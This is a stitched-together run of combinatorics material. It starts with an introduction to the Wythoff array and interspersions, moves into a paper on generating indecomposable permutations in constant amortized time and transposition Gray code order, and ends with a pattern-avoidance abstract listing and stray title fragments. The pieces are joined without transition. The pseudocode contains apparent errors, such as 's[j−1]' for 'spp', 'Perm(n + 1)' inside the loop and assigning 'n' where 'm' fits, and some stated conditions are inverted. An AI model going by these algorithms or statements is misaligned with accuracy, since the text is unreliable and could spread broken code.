Interestingly, the Wythoff array (1) contains every positive integer exactly once, (2) has increasing rows and columns, and (3) has interspersed rows - i.e., once the first term of any row lies between two consecutive terms of any other row, the alternating between the two rows continues forever. The three properties define an *interspersion*. (The Wythoff array is only one of uncountably many interspersions.)

1	2	3	5	8	13	21	34	55	89	144
4	7	11	18	29	47	76	123	199	322	521
6	10	16	26	42	68	110	178	288	466	754
9	15	24	39	63	102	165	267	432	699	1131
12	20	32	52	84	136	220	356	576	932	1508
14	23	37	60	97	157	254	411	665	1076	1741
17	28	45	73	118	191	309	500	809	1309	2118
19	31	50	81	131	212	343	555	898	1453	2351
22	36	58	94	152	246	398	644	1042	1686	2728

Now, suppose X = (x(1), x(2), x(3), . . .) is an increasing sequence of positive integers, with x(1) > 1. Write 1,2,3,...,30 across the top of a piece of paper, and then beneath each of these n, write the number x (n). Then write out successive rows of an array as follows:

Row 1 consists of

1, x(1), x(x(1)), x(x(x(1))), . . .

Let x(i) be the least positive integer not in row 1, and write row 2 as

x(i), x(x(i)), x(x(x(i))), . . .

Let x(j) be the least positive integer not in row 1 or row 2, and write row 3 as

x(j), x(x(j)), x(x(x(j))), . . .

Continue indefinitely, obtaining a *dispersion*, namely that of the sequence x. In the article

C. Kimberling, "Interspersions and dispersions," *Proceedings of the American Mathematical Society* 117 (1993) 313-321,

it is proved that every interspersion is a dispersion, and conversely. Special cases are discussed in

A. Fraenkel and C. Kimberling, "Generalized Wythoff arrays, shuffles and interspersions," *Discrete Mathematics* 126 (1994) 137-149,

C. Kimberling, "Stolarsky interspersions," *Ars Combinatoria* 39 (1995) 129-138,

C. Kimberling, "The first column of an interspersion," *Fibonacci Quarterly* 32 (1994) 301-314.

Interspersions are closely related to *fractal sequences*.

Fractal Sequences
Clark Kimberling Home Page

Generating Indecomposable Permutations

Andrew King
Department of Computer Science
University of Toronto
Toronto, Ontario, Canada

Abstract

An indecomposable permutation π on $[n]$ is one such that $\pi([m]) = [m]$ for no $m < n$. We consider indecomposable permutations and give a new, inclusive enumerative recurrence for them. This recurrence allows us to generate all indecomposable permutations of length n in transposition Gray code order, in constant amortized time (CAT). We also present a CAT generation algorithm which is based on the Steinhaus-Johnson-Trotter algorithm for generating all permutations of length n. The question of whether or not there exists an adjacent transposition Gray code for indecomposable permutations remains open.

1 Introduction

A permutation π on the interval $[n]$ is indecomposable if and only if $\pi([m]) = [m]$ for no $m < n$. In other words, if and only if it has no proper prefix which is itself a permutation. It is easy to see that there is one indecomposable permutation of length 1, one such permutation of length 2, and three such permutations of length 3.

Indecomposable permutations (sometimes called irreducible permutations) were introduced by Comtet [1, 2], who enumerated them and discussed them in the more general context of permutations with a given number of components (see [2], Exercise 6.14). They have since been investigated in several

contexts, mostly combinatorial and algebraic. We seek to generate them quickly and in a meaningful order.

2 Combinatorial Issues

Let the set of indecomposable permutations of length n be denoted I_n. Comtet [1, 2] noted that $|I_n|$, the number of indecomposable permutations of length n, has the generating function

$$f(t) = 1 - \frac{1}{\sum_{n=1}^{\infty} n! t^n}. \tag{1}$$

The well-known recurrence for $|I_n|$ considers cases of permutations which are not indecomposable. Consider the number of decomposable permutations π on $[n]$ having i as the smallest integer such that $\pi([i]) = [i]$. It is easy to see that there are $|I_i|$ such prefixes, and the other $n-i$ elements can be permuted arbitrarily, therefore there are $|I_i|(n-i)!$ such sequences. The prefix length i lies between 1 and $n-1$, and there are $n!$ permutations in total. This yields the recurrence

$$|I_n| = n! - \sum_{i=1}^{n-1} |I_i|(n-i)! \tag{2}$$

This recurrence is simple, but not particularly useful, as it uses exclusion and is therefore unlikely to help us in finding a Gray code. The more useful recurrence follows:

Theorem 1.

$$|I_n| = \sum_{r=2}^{n} \sum_{j=0}^{r-2} |I_{n-j-1}| j! \tag{3}$$

$$= \sum_{j=0}^{n-2} (n-j-1) |I_{n-j-1}| j! \tag{4}$$

Proof. Consider the number of indecomposable permutations on $[n]$ with first element r. Remove the first element and subtract 1 from any element greater than r. The result is a permutation π on $[n-1]$. Consider the

j	$r=2$	$r=3$	$r=4$	$r=5$
3				**51234**
2			**41253**	51243
3				**51324**
1		**31452**	41352	51342
1		**31524**	41523	51423
1		**31542**	41532	51432
3				**52134**
2			**42153**	52143
3				**52314**
0	**23451**	32451	42351	52341
0	**23514**	32514	42513	52413
0	**23541**	32541	42531	52431
3				**53124**
0	**24153**	34152	43152	53142
3				**53214**
0	**24351**	34251	43251	53241
0	**24513**	34512	43512	53412
0	**24531**	34521	43521	53421
0	**25134**	35124	45123	54123
0	**25143**	35142	45132	54132
0	**25314**	35214	45213	54213
0	**25341**	35241	45231	54231
0	**25413**	35412	45312	54312
0	**25431**	35421	45321	54321

Table 1: Indecomposable permutations with parameters r and j for $n = 5$

largest $m < n$ such that $\pi([j]) = [j]$ (let $j = 0$ if none exists). Remove this prefix and subtract j from each element. The result is a permutation on $[n - j - 1]$, and this must be indecomposable since decomposability would imply that j was chosen incorrectly. So there are $|I_{n-j-1}|$ such suffixes, and for it there are $j!$ possible prefixes of length j. Since the original permutation is indecomposable, $0 \leq j \leq r - 2$. This yields the first identity. The second follows by simple arithmetic. See Table 1 as an example of the parameters r and j. □

This parameterization is essential to generating the permutations in Gray

code order in Section 4.

3 Generation in SJT Order

The Steinhaus-Johnson-Trotter (SJT) algorithm (see [5], p. 136) is a CAT generation algorithm for all permutations on $[n]$ in adjacent transposition Gray code order. Algorithm 1 generates all permutations in the same order as the SJT algorithm, put outputs only those which are indeomposable.

Algorithm 1 can be turned into the SJT algorithm by removing lines 9 to 16 and changing the condition on line 4 to be merely $m > n$. Initially, $spp[i] = 1$ and $p[i] = i$ for all i. As with the SJT algorithm, the initial call is Perm(1).

Algorithm 1 Generate indecomposable permutations in SJT order

```
 1: procedure Perm ( int m )
 2: local int i, j, t
 3: begin
 4:    if m > n and spp[n] = n then
 5:       Printit;
 6:    else
 7:       Perm(m + 1);
 8:       for i := 1 to m − 1 do
 9:          p[m] := p[m] + dir[m];
10:          for j := m to n do
11:             if p[j] ≤ s[j − 1] then
12:                spp[j] := j;
13:             else
14:                spp[j] := spp[j − 1];
15:             end if
16:          end for
17:          t := π^{-1}[m];   π[t] := π[t + dir[m]];   π[t + dir[m]] := n;
18:          π^{-1}[m] := t + dir[m];   π^{-1}[π[t]] := t;
19:          Perm(n + 1);
20:       end for
21:    end if
22:    dir[m] := −dir[m];
23: end
```

$p[i]$ represents the position that i would hold in the permutation if all numbers greater than i were to be removed. For example, in the permutation 635142, p would be [1, 2, 1, 3, 2, 1]. This explains line 9, because as a property of the SJT algorithm, m is always transposed with a smaller number, so $p[m]$ will always change by 1, and no other entry of p will change.

$spp[i]$ is the length of the smallest prefix which is itself a permutation, once all numbers greater than i have been removed. For example, in the permutation 635142, spp would be [1, 1, 3, 4, 5, 6]. Note that $spp[1] = 1$ always, and for $i > 1$, $spp[i] = i$ if and only if removing all numbers greater than i leaves an indecomposable permutation. In this example, 1, 312, 3142, 35142, and 635142 are all indecomposable.

Lemma 2. *Let π be a permutation on $[n]$. For $1 < i \leq n$,*

$$spp[i] = \begin{cases} i & \text{if } p[i] \leq spp[i-1] \\ spp[i-1] & \text{otherwise} \end{cases} \tag{5}$$

This follows from the fact that, when inserting i into a permutation on $[i-1]$, if i comes before the end of the smallest prefix which is itself a permutation, the result will be an indecomposable permutation. If i comes after the end of this prefix, then the existing prefix will remain the shortest such prefix.

Theorem 3. *Algorithm 1 generates all indecomposable permutations, and no others.*

Proof. It is clear that a permutation on $[n]$ is indecomposable if and only if $spp[n] = n$, so it remains only to show that lines 9 through 16 maintain p and spp correctly. We have already illustrated that line 9 increments or decrements $p[m]$ appropriately.

Lemma 2 establishes the appropriate value for $spp[n]$ when n is inserted into a permutation on $[n-1]$. Moving m in π in the algorithm will never change $spp[i]$ for $i < m$; that much is clear. However, it can change $spp[i]$ for $i > m$. By the claim, we can correctly maintain spp by recomputing $spp[m], spp[m+1], \ldots, spp[n]$ in that order. Hence lines 9 through 16 correctly maintain p and spp.

Therefore, adding to the SJT algorithm the specification that a permutation is printed if and only if $spp[n] = n$ ensures that the algorithm generates exactly all indecomposable permutations. □

Theorem 4. *Algorithm 1 runs in constant amortized time.*

Proof. We know from Comtet ([1]) that $\lim_{n\to\infty} |I_n|/(n!) = 1$, and we know further that $n!/|I_n| \leq 2$. Therefore it suffices to show that the algorithm's running time is bounded by a constant factor with respect to the running time of the SJT algorithm, since the SJT algorithm is itself CAT.

Modifying line 4 and adding line 9 clearly adhere to this constraint (because they do no more than add a constant amount of work to each node in the computation tree), so we need only be concerned about the **for** loop beginning at line 10. This loop does a constant amount of work $n - m$ times at each node at distance m from the root of the computation tree, for $m = 0, 1, 2, \ldots, n$. There are $m!$ nodes at distance m from the root, so let us bound the total amount of work done in the tree.

We take as granted that for $n > 0$, $\sum_{i=0}^{n} i! \leq 2 \cdot n!$. This can be proven trivially by induction. Let $W(n)$ be the number of times the inner **for** loop (line 10) is run through in total. Now consider the computation tree for $W(n+1)$. It is the same as the tree for $W(n)$ but with $n+1$ children added to each leaf, and with the inner **for** loop run through one extra time in every node at distance $\leq n$ from the root. There are $\sum_{i=0}^{n} i!$ such nodes, so $W(n+1) = W(n) + \sum_{i=0}^{n} i! \leq W(n) + 2 \cdot n!$. The sequence $\{W(n)\}_{n=1}^{\infty}$ begins $1, 3, 7, 17, 51, \ldots$, so we will show that for $n \geq 4$, $W(n) < n!$, using the basis $W(4) = 17$. Take $n \geq 4$ and suppose that $W(n) < n!$.

$$\begin{aligned} W(n+1) &\leq W(n) + 2 \cdot n! \\ &< 3 \cdot n! \\ &< (n+1)! \end{aligned} \tag{6}$$

So $W(n)$ is bounded by a constant times the number of nodes in the computation tree for $\mathsf{Perm}(n)$. Therefore Algorithm 1 runs in constant time amortized over the number of permutations output by the SJT algorithm, and therefore over the number of its own output permutations. □

4 Generation in Gray Code Order

In this section we first present the theory behind the Gray code, then present the Gray code generation algorithm.

4.1 Existence of a Gray Code

There is a transposition Gray code for indecomposable permutations which uses the partitioning of the set of indecomposable permutations induced jointly by the parameters r and j, discussed in Section 2. We must introduce several terms.

Terminology 1. *We shall denote the transposition Gray graph of indecomposable permutations G_n. Let the subgraph of G_n induced by those permutations which begin with r be denoted $G_{n,r}$. Let the subgraph of $G_{n,r}$ induced by those permutations with parameter j (as in Section 2) be denoted $G_{n,r,j}$. Let the vertex sets of these graphs be denoted I_n, $I_{n,r}$, and $I_{n,r,j}$ respectively.*

Terminology 2. *Consider two finite sets S_1, $S_2 \subseteq \mathbb{Z}^+$ such that $|S_1| = |S_2| = n > 0$. Now consider two bijections (permutations), $\pi_1 : S_1 \to [n]$ and $\pi_2 : S_2 \to [n]$. We say that π_1 and π_2 are* equivalent *permutations if and only if for any i and j such that $0 < i, j \leq n$, we have that $\pi_1^{-1}(i) < \pi_1^{-1}(j) \iff \pi_2^{-1}(i) < \pi_2^{-1}(j)$. When an underlying set S is implied or known, and π is a permutation on a set of size $|S|$, let $E(\pi)$ denote the permutation on S which is equivalent to π.*

Lemma 5. *Let j satisfy $0 \leq j \leq n-2$. Then for any two r_1 and r_2 satisfying $j+2 \leq r \leq n$, $G_{n,r_1,j} \cong G_{n,r_2,j}$.*

Proof. Consider the bijection $f : I_{n,r_1,j} \to I_{n,r_2,j}$ which maps $\pi_1 \in I_{n,r_1,j}$ to $\pi_2 \in I_{n,r_2,j}$ if and only if when the first elements of each permutation (i.e. the prefixes of length 1) are removed, the remaining permutations are equivalent. The image of π_1 is unique, as there can only be one permutation on $[n] \setminus r_2$ equivalent to a given permutation on $[n] \setminus r_1$.

Since r_1 and r_2 are both greater than $j+1$, it is easy to see that $f(\pi_1) \in I_{n,r_2,j}$. Now consider a permutation $\pi_1' \in I_{n,r_1,j}$ which is reached from π_1 by a single transposition. $f(\pi_1')$ is reached from π_2 by transposing the same two positions. By generality, the same rule applies in the other direction, so f is a graph isomorphism. □

At this point, we must define special vertices in the Gray graph.

Terminology 3. *Let the* top *vertices of $G_{n,r,j}$ and G_n be denoted* $\text{top}_{n,r,j}$ *and* top_n *respectively. Let the* bottom *vertices of $G_{n,r,j}$ and G_n be denoted*

$\mathrm{bot}_{n,r,j}$ *and* bot_n *respectively. Let them be defined as follows:*

$$
\begin{aligned}
\mathrm{top}_n &= 2, 3, 4, \ldots, n, 1 \\
\mathrm{bot}_n &= n, 1, 2, 3, \ldots, n-1 \\
\mathrm{top}_{n,n,j} &= \begin{cases} n, 2, 3, \ldots, n-1, 1 & \text{if } j = 0 \\ n, 1, 3, 4, \ldots, n-1, 2 & \text{if } j = 1 \\ n, 1, 2, \ldots, j-2, j, j-1, n-1, j+1, j+2, \ldots, n-2 & \text{otherwise} \end{cases} \\
\mathrm{bot}_{n,n,j} &= n, 1, 2, \ldots, j-2, j-1, j, n-1, j+1, j+2, \ldots, n-2
\end{aligned}
$$

For $r \neq n$, $\mathrm{top}_{n,r,j}$ *and* $\mathrm{bot}_{n,r,j}$ *are those vertices in* $G_{n,r,j}$ *which are isomorphic to* $\mathrm{top}_{n,n,j}$ *and* $\mathrm{bot}_{n,n,j}$ *respectively, under the isomorphism described in the proof of Lemma 5.*

The following facts are to be noted:

- $\mathrm{top}_n = \mathrm{top}_{n,2,0} = 2, E(\mathrm{top}_{n-1})$.
- $\mathrm{bot}_n = \mathrm{bot}_{n,n,n-2}$.
- For $j \geq 2$, $\mathrm{top}_{n,n,j} = n, 1, 2, \ldots, j-2, j, j-1, E(\mathrm{bot}_{n-j-1})$.
- $\mathrm{bot}_{n,n,j} = n, 1, 2, \ldots, j-2, j-1, j, E(\mathrm{bot}_{n-j-1})$.
- Transposing positions $j+2$ and $j+4$ in $\mathrm{bot}_{n,n,j}$ results in $\mathrm{top}_{n,n,j+2}$.
- Transposing positions 2 and n in $\mathrm{top}_{n,n,0}$ results in $\mathrm{top}_{n,n,1}$.
- Because of isomorphism, the above apply to all values of r, not just n.
- For $2 \leq r < n$, transposing elements (not positions) r and $r+1$ in $\mathrm{bot}_{n,r,j}$ results in $\mathrm{bot}_{n,r+1,j}$.

Let P_n be the transposition Gray graph of all permutations on $[n]$. Note, then, that $G_{n,r,j} \cong G_{n-j-1} \times P_j$. To see this, consider the explanation of Theorem 1.

Lemma 6. *To show that there is a Gray code for* I_n*, it suffices to show that for* $0 \leq j \leq n-2$*, there is a Gray code for* $I_{n,n,j}$ *that begins at* $\mathrm{top}_{n,n,j}$ *and ends at* $\mathrm{bot}_{n,n,j}$.




Figure 1: The traversals of $G_{n,r,j}$ graphs, combined to traverse G_n. Empty triangles indicate traversal from top to bottom, or bottom to top. Filled triangles indicate traversal from middle to bottom, or bottom to middle.

Proof. Suppose there are such Gray codes. Then by isomorphism, there is a top-to-bottom Gray code for $I_{n,2,0}$. We can traverse it, then make a transposition to reach $\text{bot}_{n,3,0}$. We can then traverse the previous Gray code in reverse to reach $\text{top}_{n,3,0}$ and make a transposition to reach $\text{top}_{n,3,1}$. Since there is a Gray code for $I_{n,n,1}$, we can traverse $G_{n,3,1}$ in Gray code order, then make a transposition to jump from $\text{bot}_{n,3,1}$ to $\text{bot}_{n,4,1}$.

Again, we can traverse from $\text{bot}_{n,4,1}$ to $\text{bot}_{n,4,2}$ by making the transpositions we used to traverse $r = 3$, only in reverse order. We can then jump from $\text{bot}_{n,4,0}$ to $\text{top}_{n,4,2}$. At this point, we can traverse $G_{n,4,2}$ from top to bottom, since there is a Gray code isomorphic to that for $I_{n,n,2}$.

In this fashion, we can continue jumping between values of r and j in the order shown in Figure 1 until we have traversed I_n completely. □

Theorem 7. *There is a transposition Gray code for I_n.*

Proof. We will use strong induction to prove the theorem.

BASIS: $n = 1$. $|I_1| = 1$, so there is a trivial Gray code from top to bottom.

INDUCTION: Assume that for all $0 < i < n$, there is a Gray code for I_i which runs from top_i to bot_i.

$\text{top}_{n,n,0} = n, E(\text{top}_{n-1})$. $\text{bot}_{n,n,0} = n, E(\text{bot}_{n-1})$. So by traversing the Gray code for I_{n-1} in the last $n-1$ positions of the permutation, we can traverse $G_{n,n,0}$ from top to bottom in Gray code order. Similarly, $\text{top}_{n,n,1} = n, 1, E(\text{top}_{n-2})$ and $\text{bot}_{n,n,1} = n, 1, E(\text{bot}_{n-2})$, so we can traverse $G_{n,n,1}$ from top to bottom in Gray code order using the Gray code for I_{n-2}.

We must now address the case where $j \leq 2$, i.e. the top to bottom traversals, using the fact that $G_{n,r,j} \cong G_{n-j-1} \times P_j$. First note that we have a transposition Gray code for P_j whose final permutation is the same as its initial permutation, but with the final two positions transposed: left-to-right SJT. This is the same as the Steinhaus-Johnson-Trotter algorithm, but the element in the leftmost position is moved first, not the element in the rightmost position. In order to traverse $G_{n,n,j}$, we must traverse G_{n-j-1} in the final $n-j-1$ positions once for every permutation of length j.

Recall that $\text{top}_{n,n,j} = n, 1, 2, \ldots, j-2, j, j-1, E(\text{bot}_{n-j-1})$, and $\text{bot}_{n,n,j} = n, 1, 2, \ldots, j-2, j-1, j, E(\text{bot}_{n-j-1})$, and note that we have an even number ($j!$) of permutations of length j. Therefore we can simply traverse G_{n-j-1} from bottom to top, advance the permutation of length j, traverse G_{n-j-1} from top to bottom, advance the permutation, etc., until every permutation

in $I_{n,n,j}$ has been exhausted. Because $j!$ is even and we are using left-to-right SJT, by beginning at $\text{mid}_{n,n,j}$ we ensure that we will end the traversal of $G_{n,n,j}$ at $\text{bot}_{n,n,j}$.

We have now established the necessary conditions given Lemma 6, so there is a Gray code for I_n. □

4.2 Generating the Gray Code

In this section we present a recursive algorithm for generating I_n in Gray code order. The initial call is PrintIt; Indec$(n, 0)$. RevIndec$(n, 0)$ generates I_n in reverse order (from bottom to top). To generate I_n with Indec, we must initialize the permutation p to top_n. Swap simply transposes the two positions, given as parameters, in p.

Indec and RevIndec call Permute, which in turn calls Indec and RevIndec. Every time Permute$(n, j, depth, m,$ true$)$ is called, we must allocate three vectors of length j, as in Algorithm 1: π, π^{-1}, and $dirArr$. To perform the left-to-right SJT traversal of permutations, we initialize π and π^{-1} to $j, j-1, j-2, \ldots, 1$, and we initialize $dirArr[i]$ to 1 for all i.

Indec jumps between the $I_{n,r,j}$ graphs in the order shown in Figure 1, traversing each subgraph by calling Permute. The algorithm uses the subgraph isomorphism described earlier in this section. NextJ and its inverse RevNextJ select the next value of j by simple case analysis. The values of j are changed in Indec, lines 18–24, and in RevIndec, lines 14–20, choosing the positions to transpose by the difference in j. The values of r are changed in Indec, lines 27–31, and in RevIndec, lines 23–27, this time choosing between two transpositions, depending on the structure of the current permutation. We will now prove that this algorithm is CAT, but first we will prove two technical lemmas.

Lemma 8. *Let $W_I(n)$ be the number of times a single call to* Indec$(n, 0)$ *results in a call to* Indec$(i, 0)$ *for $i \leq 2$. $W_I(n) = |I_n|$.*

Proof. $W_I(1) = 1$. For $n > 1$,

$$W_I(n) = \sum_{r=2}^{n} \sum_{j=0}^{r-2} W_I(n-j-1)j!. \tag{7}$$

This is because for a given value of j, Indec calls Indec$(n-j-1, depth)$ $j!$ times, and each of these calls contains $W_i(n-j-1)$ calls to Indec$(i, 0)$ for

Algorithm 2 Traverse G_n in Gray code order

```
 1: procedure Indec ( int n, depth )
 2: local int r, j, j'; boolean dir
 3: begin
 4:   if n > 2 then
 5:     for r := 2 to n do
 6:       if r > 2 then
 7:         j := r − 3;
 8:       else
 9:         j := 0;
10:       end if
11:       while true do
12:         dir := (r % 2 = j);
13:         Permute(n, j, depth, 1, dir, true);
14:         j' := NextJ(r, j);
15:         if j' > r − 2 then
16:           break;
17:         end if
18:         if j' = j + 2 then
19:           Swap(depth + j + 2, depth + j + 4); PrintIt;
20:         else if j' = j − 2 then
21:           Swap(depth + j, depth + j + 2); PrintIt;
22:         else
23:           Swap(depth + 2, depth + n); PrintIt;
24:         end if
25:         j := j';
26:       end while
27:       if r < n − 1 then
28:         Swap(depth + 1, depth + r + 2); PrintIt;
29:       else if r = n − 1 then
30:         Swap(depth + 1, depth + r); PrintIt;
31:       end if
32:     end for
33:   end if
34: end
```

Algorithm 3 Traverse G_n in reverse Gray code order

```
 1: procedure RevIndec ( int n, depth )
 2: local int r, j, j'; boolean dir
 3: begin
 4:   if n > 2 then
 5:     for r := n down to 2 do
 6:       j := r − 2;
 7:       while true do
 8:         dir := (r % 2 ≠ j);
 9:         Permute(n, j, depth, 1, dir, true);
10:         j' := RevNextJ(r, j);
11:         if j' > r − 2 then
12:           break;
13:         end if
14:         if j' = j + 2 then
15:           Swap(depth + j + 2, depth + j + 4); PrintIt;
16:         else if j' = j − 2 then
17:           Swap(depth + j, depth + j + 2); PrintIt;
18:         else
19:           Swap(depth + 2, depth + n); PrintIt;
20:         end if
21:         j := j';
22:       end while
23:       if r = n then
24:         Swap(depth + 1, depth + r − 1); PrintIt;
25:       else if r > 2 then
26:         Swap(depth + 1, depth + r + 1); PrintIt;
27:       end if
28:     end for
29:   end if
30: end
```

Algorithm 4 Traverse $G_{n,r,j}$

```
 1: procedure Permute ( int n, j, depth, m; boolean first )
 2: local int i, t
 3: begin
 4:   if m > j then
 5:     if ¬first then
 6:       Printit;
 7:     end if
 8:     if dir then
 9:       Indec(n − j − 1, depth + j + 1)
10:     else
11:       RevIndec(n − j − 1, depth + j + 1)
12:     end if
13:     dir := ¬dir;
14:   else
15:     Permute(n, j, depth, m + 1, first);
16:     first := false;
17:     for i := 1 to m − 1 do
18:       t := π^{-1}[m];   π[t] := π[t + dirArr[m]];   π[t + dirArr[m]] := n;
19:       π^{-1}[m] := t + dirArr[m];   π^{-1}[π[t]] := t;
20:       Permute(n, j, depth, m + 1, false);
21:     end for
22:   end if
23:   dirArr[m] := −dirArr[m];
24: end
```

Algorithm 5 Determine the next value of j to traverse

```
1:  procedure NextJ ( int r, j )
2:  begin
3:    if j = 0 and r is even then
4:      return j + 1;
5:    else if j = 1 and r is odd then
6:      return j − 1;
7:    else if j % 2 = r % 2 then
8:      return j + 2;
9:    else
10:     return j − 2;
11:   end if
12: end
13:
14: procedure RevNextJ ( int r, j )
15: begin
16:   if j = 0 and r is odd then
17:     return j + 1;
18:   else if j = 1 and r is even then
19:     return j − 1;
20:   else if j % 2 = r % 2 then
21:     return j − 2;
22:   else
23:     return j + 2;
24:   end if
25: end
```

$i \leq 2$. Recall that this is the same recurrence as in Equation 3, and since $W_I(1) = 1$, $W_I(n) = |I_n|$. □

Lemma 9. *Let $W_P(n)$ be the number of times a single call to* Indec$(n, 0)$ *results in a call to* Permute(n, j) *for $j \leq 1$. $W_P(n) \leq n!$.*

Proof. $W_I(1) = 0$ and $W_I(2) = 0$. For $n > 2$, Indec$(n, 0)$ calls Permute$(n, 0)$ $n - 1$ times, Permute$(n, 1)$ $n - 2$ times. These are the only such calls that happen in the calls at the top level. Beyond that, we have the familiar recurrence for calls to Permute(n, j) for $j \leq 1$ by recursive calls. This gives us

$$W_P(n) = 2n - 3 + \sum_{j=0}^{n-2} (n - j - 1) \cdot W_P(n - j - 1) \cdot j! \tag{8}$$

$$= 2n - 3 + \sum_{j=0}^{n-4} (n - j - 1) \cdot W_P(n - j - 1) \cdot j!, \tag{9}$$

the second formulation coming from the knowledge that $W_I(i) = 0$ for $i < 2$. The sequence $\{W_P(n)\}_{n=1}^{\infty}$ begins $0, 0, 3, 14, 72, 443, \ldots$. We claim that $W_P(n) \leq |I_n|$ for $n \geq 6$, and will prove it by induction.

Basis: $|I_6| = 461$, $W_P(6) = 443$.

INDUCTION: Let $n \geq 7$. Assume that all $6 \leq i \leq n-1$, $W_P(i) < |I_i|$.

$$\begin{aligned}
W_P(n) &= 2n-3+\sum_{j=0}^{n-7}((n-j-1)\cdot W_P(n-j-1)\cdot j!) \\
&\quad + \sum_{j=n-6}^{n-2}((n-j-1)\cdot W_P(n-j-1)\cdot j!) && (10)\\
&\leq 2n-3+\sum_{j=0}^{n-7}((n-j-1)\cdot |I_{n-j-1}|\cdot j!) \\
&\quad + \sum_{j=n-6}^{n-2}((n-j-1)\cdot W_P(n-j-1)\cdot j!) && (11)\\
&= 2n-3+|I_n|-\sum_{j=n-6}^{n-2}((n-j-1)\cdot |I_{n-j-1}|\cdot j!) \\
&\quad + \sum_{j=n-6}^{n-2}((n-j-1)\cdot W_P(n-j-1)\cdot j!) && (12)\\
&= |I_n| + (2n+5(n-6)!+4(n-5)!) \\
&\quad - (3+2(n-3)!+(n-2)!) && (13)\\
&\leq |I_n| + 2n - 43(n-6)! - 60(n-5)! && (14)\\
&\leq |I_n| && (15)
\end{aligned}$$

These steps are reasonably straightforward. (13) recalls Equation 4, and the steps that follow are arithmetical facts which rely on n being greater than 6. Since $|I_n| \leq n!$, the lemma is proved. □

These bounds on the call counts help us prove that the algorithm is efficient (CAT).

Theorem 10. *Indec*$(n, 0)$ *generates* I_n *in constant amortized time.*

Proof. Each call counted by $W_I(n)$ and $W_P(n)$ runs in constant time and outputs no permutations (though Permute will still call Indec once), so we can omit them from our analysis, since both $W_I(n)$ and $W_P(n)$ are bounded by $2|I_n|$; the total time is constant per indecomposable permutation generated by the main call, so it suffices to show that the rest of the algorithm is CAT.

Not counting the time taken during the recursive calls to Permute, each call to Indec$(n, depth)$ outputs $(n^2 - n - 2)/2$ permutations (one for each jump between a $G_{n,r,j}$ subgraph) and makes $(n^2 - n)/2$ calls to Permute (one for each $G_{n,r,j}$) in $O(n^2)$ time. Since we can assume $n \geq 3$, $(n^2 - n - 2)/2$ and $(n^2 - n)/2$ are each greater than $n^2/5$. Therefore Indec$(n, depth)$ itself does a constant amount of work per output and a constant amount of work per call to Permute.

Not counting the time taken during the recursive calls, each call to Permute(n, j) outputs $j! - 1$ permutations and makes $j!$ calls to Indec in $O(j!)$ time, which we can see because the SJT algorithm is CAT, and we have added only a constant amount of work per node. Because we can assume that $j \geq 2$, we know that $j! - 1 \geq j!/2$. Therefore we know that Permute(n, j) itself does a constant amount of work per output and a constant amount of work per recursive call made.

We have now shown that each of Indec and Permute does a constant amount of work per permutation output (recall that NextJ runs in constant time), so the entire algorithm is CAT. □

5 Conclusions

We have given two CAT algorithms for generating indecomposable permutations: one generates them by selecting them efficiently in the Steinhaus-Johnson-Trotter algorithm, and one generates them in transposition Gray code order. The Gray code was developed by using a new parameterization of indecomposable permutations. The question of whether or not there is an adjacent transposition Gray code for these permutations remains open.

6 Acknowledgements

I would like to thank Frank Ruskey for presenting the problem to me and helping me along the way, and Joe Sawada for his helpful comments on CAT algorithms.

References

[1] Comtet, Louis. *Sur les coefficients de l'inverse de la série formelle* $\sum n!t^n$. Comptes Rend. Acad. Sci. Paris, A 275, pp 569-572, 1972.

[2] Comtet, Louis. *Advanced Combinatorics*. Dordrecht, Holland: D. Reidel Publ. Co., 1974.

[3] Hertel, Alex and Philip. The stonecarver's Hamilton cycle algorithm. Private communication.

[4] King, Andrew D. *Transposition Gray codes for indecomposable permutations*, B.Sc. honours thesis, University of Victoria, Canada, 2002.

[5] Ruskey, Frank. *Combinatorial Generation, Working Version (1j)*. Victoria, Canada: University of Victoria, 2001.

[6] Sloane, N. J. A. The On-Line Encyclopedia of Integer Sequences. `http://www.research.att.com/~njas/sequences`.

[7] Wilf, Herbert S. *Generatingfunctionology*. San Diego: Academic Press, Inc., 1990.

Séminaire Lotharingien de Combinatoire, B48e (2003), 19 pp.

Sergey Kitaev

Generalized Pattern Avoidance with Additional Restrictions

Abstract. Babson and Steingrímsson introduced generalized permutation patterns that allow the requirement that two adjacent letters in a pattern must be adjacent in the permutation. We consider n-permutations that avoid the generalized pattern 1-32 and whose k rightmost letters form an increasing subword. The number of such permutations is a linear combination of Bell numbers. We find a bijection between these permutations and all partitions of an (n-1)-element set with one subset marked that satisfy certain additional conditions. Also we find the e.g.f. for the number of permutations that avoid a generalized 3-pattern with no dashes and whose k leftmost or k rightmost letters form either an increasing or decreasing subword. Moreover, we find a bijection between n-permutations that avoid the pattern 132 and begin with the pattern 12 and increasing rooted trimmed trees with n+1 nodes.

kitaev@math.chalmers.se

Received: May 15, 2002. Accepted: January 2, 2003.

The following versions are available:

- PDF (226 K)
- PostScript (253 K)
- DVI version
- Tex version

On *abab*-free and *abba*-free set partitions

Martin Klazar

Department of Applied Mathematics of Charles University
Malostranské náměstí 25
118 00 Praha 1
Czech Republic
klazar@kam.mff.cuni.cz

Set partitions

Martin Klazar
